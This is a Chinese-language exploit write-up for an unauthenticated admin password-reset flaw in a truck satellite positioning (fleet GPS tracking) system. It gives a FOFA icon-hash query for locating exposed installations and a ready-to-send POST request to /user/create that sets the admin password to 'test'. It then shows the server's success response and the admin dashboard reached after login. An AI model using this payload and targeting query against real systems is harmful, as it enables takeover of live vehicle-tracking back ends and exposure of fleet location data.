K7-1卡车卫星定位系统-PermissionAC


漏洞描述：

卡车卫星定位系统 user/create 接口存在未授权密码重置漏洞，远程攻击者可利用此漏洞获取后台管理权限，使系统处于极不安全的状态。

影响版本：

- 卡车卫星定位系统

网站图片：



网络测绘：

fofa语法：

FOFA：icon_hash="1553867732"


漏洞复现：

payload：

```
POST /user/create HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

account=admin&id=1&password=test&passwordRepeat=test&groupName=111&roleid=5&validend=&phone=&email=&chncount=36&flowType=1&oldFlowType=&flowVal=&flowAlarmVal=&oldFlowAla
```

效果图:
PS：必须返回200 true才能成功修改




```
POST /user/create HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

account=admin&id=1&password=test&passwordRepeat=test&groupName=111&roleid=5&validend=&phone=&email=&chncount=36&flowType=1&
oldFlowType=&flowVal=&flowAlarmVal=&oldFlowAlarmVal=&logContent=111&guid=222&token=
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
ETag: W/"1a-x1gH+tjGqTdiEOEEwimGqA"
Date: Tue, 23 Apr 2024 06:20:53 GMT
Connection: close
Content-Length: 26

{"code":200,"result":true}
```

登录后台



不安全
/basic/home/default.html
Home
0
Vehicle
ALARM SUMMARY 7 days statistics...
All alarm
5
4
3
2
GPS POSITION SUMMARY 7 days statistics...
5
4
3
2